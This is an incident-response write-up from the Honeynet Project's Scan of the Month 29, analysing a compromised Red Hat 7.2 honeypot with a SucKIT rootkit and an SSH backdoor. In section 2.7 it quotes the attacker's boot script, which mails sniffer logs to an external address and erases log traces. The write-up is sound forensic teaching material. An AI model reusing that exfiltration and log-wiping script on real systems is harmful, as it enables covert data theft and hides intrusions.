# The Honeynet Project
## Scan Of The Month – Scan 29
28th September 2003

Kartik Shinde
kartikus@yahoo.com

### 1.0 Scope

This month's challenge is to conduct incident response and analyze a live image of a compromised Linux Red Hat 7.2 system.


### 2.0 Questions

#### 2.1 Describe the process you used to confirm that the live host was compromised while reducing the impact to the running system and minimizing your trust in the system.

The initial screen of the compromised system, which is seen just after one opens the Vmware image, shows signs of intruder activity on the host. The two suspicious messages are:

1. Message about swapd.
2. Ethernet interface going into promiscuous mode just after login.

Hence, we can conclude that the system has been compromised without running any commands / tools on the system.



**2.2 Explain the impact that your actions had on the running system.**

The whole analysis was conducted using FireLite Forensics toolkit, hence the CDROM had to be mounted and the tools had to be run from the CDROM.
This activity would get listed in the lsof output, making the output a bit confusing.

Also sometimes "ls" was used, since the CD did not contain "ls" binary, and the original "ls" binary was trojaned.
This activity would have probably altered state of some processes / files but the "Snapshot and Revert" option of Vmware came in handy, whereby one can revert to a saved snapshot of the original image.

```
[root@localhost linux2.2_x86]# ./lsof | grep mnt
bash        901  root  cwd    DIR        3,0    10240     149846 /mnt/cdrom/stat
bins/linux2.2_x86
lsof      15388  root  cwd    DIR        3,0    10240     149846 /mnt/cdrom/stat
bins/linux2.2_x86
lsof      15388  root  txt    REG        3,0   626048     166612 /mnt/cdrom/stat
bins/linux2.2_x86/lsof
grep      15389  root  cwd    DIR        3,0    10240     149846 /mnt/cdrom/stat
bins/linux2.2_x86
lsof      15390  root  cwd    DIR        3,0    10240     149846 /mnt/cdrom/stat
bins/linux2.2_x86
lsof      15390  root  txt    REG        3,0   626048     166612 /mnt/cdrom/stat
bins/linux2.2_x86/lsof
[root@localhost linux2.2_x86]# _
```

(Image showing traces of mount in lsof)

**2.3 List the PID(s) of the process(es) that had a suspect port(s) open (i.e. non Red Hat 7.2 default ports).**

lsof gives us the list of open files, connections etc etc, when run it showed up 3 suspicious ports 65336, 65436 and 3049 , grep for these ports with lsof revealed
The suspected ports, which were open on the compromised machine (honeypot), were:
TCP ports 65336 and 65436 were open, both running with **PID 15119**

```
[root@localhost linux2.2_x86]# ./lsof | grep 65436
initd     15119  root    5u  IPv4      15619                TCP *:65436 (LISTEN
)
[root@localhost linux2.2_x86]# ./lsof | grep 65336
initd     15119  root    3u  IPv4      15617                TCP *:65336 (LISTEN
)
initd     15119  root    6u  IPv4      16157                TCP 192.168.1.79:65
336->213.154.118.200:1188 (ESTABLISHED)
[root@localhost linux2.2_x86]# _
```

UDP port 3049 was open with **PID 25239** (as also reported by chkrootkit)


```
[root@localhost linux2.2_x86]# ./lsof | grep 3049
xopen     25239  root    8u  IPv4       9972                 UDP *:3049
[root@localhost linux2.2_x86]# _

INFECTED (PORTS:  3049)
```

**2.4 Were there any active network connections? If so, what address(es) was the other end and what service(s) was it for?**


The netstat –a command run from the FireLite toolkit showed up the active network connections.
There were **3 active connections**.

The address **213.154.118.200** was connected to the honeypot on tcp port **65336** which was running a SSH backdoor and which after connecting gave a root shell to the attacker.
The addresses **64.62.96.42** and **199.184.165.133** were connected to the honeypot on tcp ports **1149** and **1146** respectively, which was running an IRC daemon.





**2.5 How many instances of an SSH server were installed and at what times?**

Two instance of SSH server were installed.




Both were installed at 16:02 hours




**2.6 Which instances of the SSH servers from question 5 were run?**

First instance of SSH was run (i.e. port 65336)

**2.7 Did any of the SSH servers identified in question 5 appear to have been modified to collect unique information? If so, was any information collected?**

The SSH server, which is actually part of SucKIT rootkit has a sniffer, which collected information on the host, but the sniffer logs seem to be erased.
Also, the sniffer logs were possibly mailed to the attacker and then deleted as seen from the .boot file present in the /lib/.x/ directory which also contains the rootkit files.

```
/lib/.x/sk f 1 >> /lib/.x/reboot.log
echo "###Host ${IP} went online on ${TIME}" >> /tmp/13996log
echo >> /tmp/13996maillog
echo >> /tmp/13996maillog
echo "###SSHD backdoor port: ${SSHPORT}" >> /tmp/13996log
echo >> /tmp/13996maillog
echo >> /tmp/13996maillog
echo "###Sniffer log:" >> /tmp/13996log
echo "      - TTY Sniffer:" >> /tmp/13996log
cat /lib/.x/.lurker >> /tmp/13996log
echo >> /tmp/13996maillog
echo "      - Network Sniffer:" >> /tmp/13996log
cat /lib/.x/s/mfs >> /tmp/13996maillog
echo >> /tmp/13996maillog
echo >> /tmp/13996maillog
echo "###Reboot log:" >> /tmp/13996log
cat /lib/.x/reboot.log >> /tmp/13996log
echo >> /tmp/13996maillog
echo >> /tmp/13996maillog
cat /tmp/13996log | mail -s "Host ${IP} is up!" skiZophrenia_sick@yahoo.com
/lib/.x/hide
/lib/.x/cl -f /var/log/maillog yahoo > /dev/null
/lib/.x/cl -s o.tgz > /dev/null
```

**2.8 Which system executables (if any) were trojaned and what configuration files did they use?**

The following system executables were trojaned. The following list was obtained from chkrootkit utility:

ifconfig
ls
ps
netstat
top

```
[root@localhost chkrootkit-linux]# ./chkrootkit -q
Checking `ifconfig'... INFECTED
Checking `ls'... INFECTED
Checking `netstat'... INFECTED
Checking `ps'... INFECTED
Checking `top'... INFECTED
```


### 2.9 How and from where was the system likely compromised?

The honeypot possibly was compromised using an Apache-SSL exploit. Since all the httpd logs have been erased and SSL binaries have been found in the root directory.

**Bonus Question**

### 2.10 What nationality do you believe the attacker(s) to be, and why?

The attacker is from Romania. The ip address from which the attacker connected to the honeypot on the SSH Backdoor (**213.154.118.200**) was traced using traceroute which led to this conclusion.




And also the chat log which was found in /etc/opt/psybnc/log/psybnc.log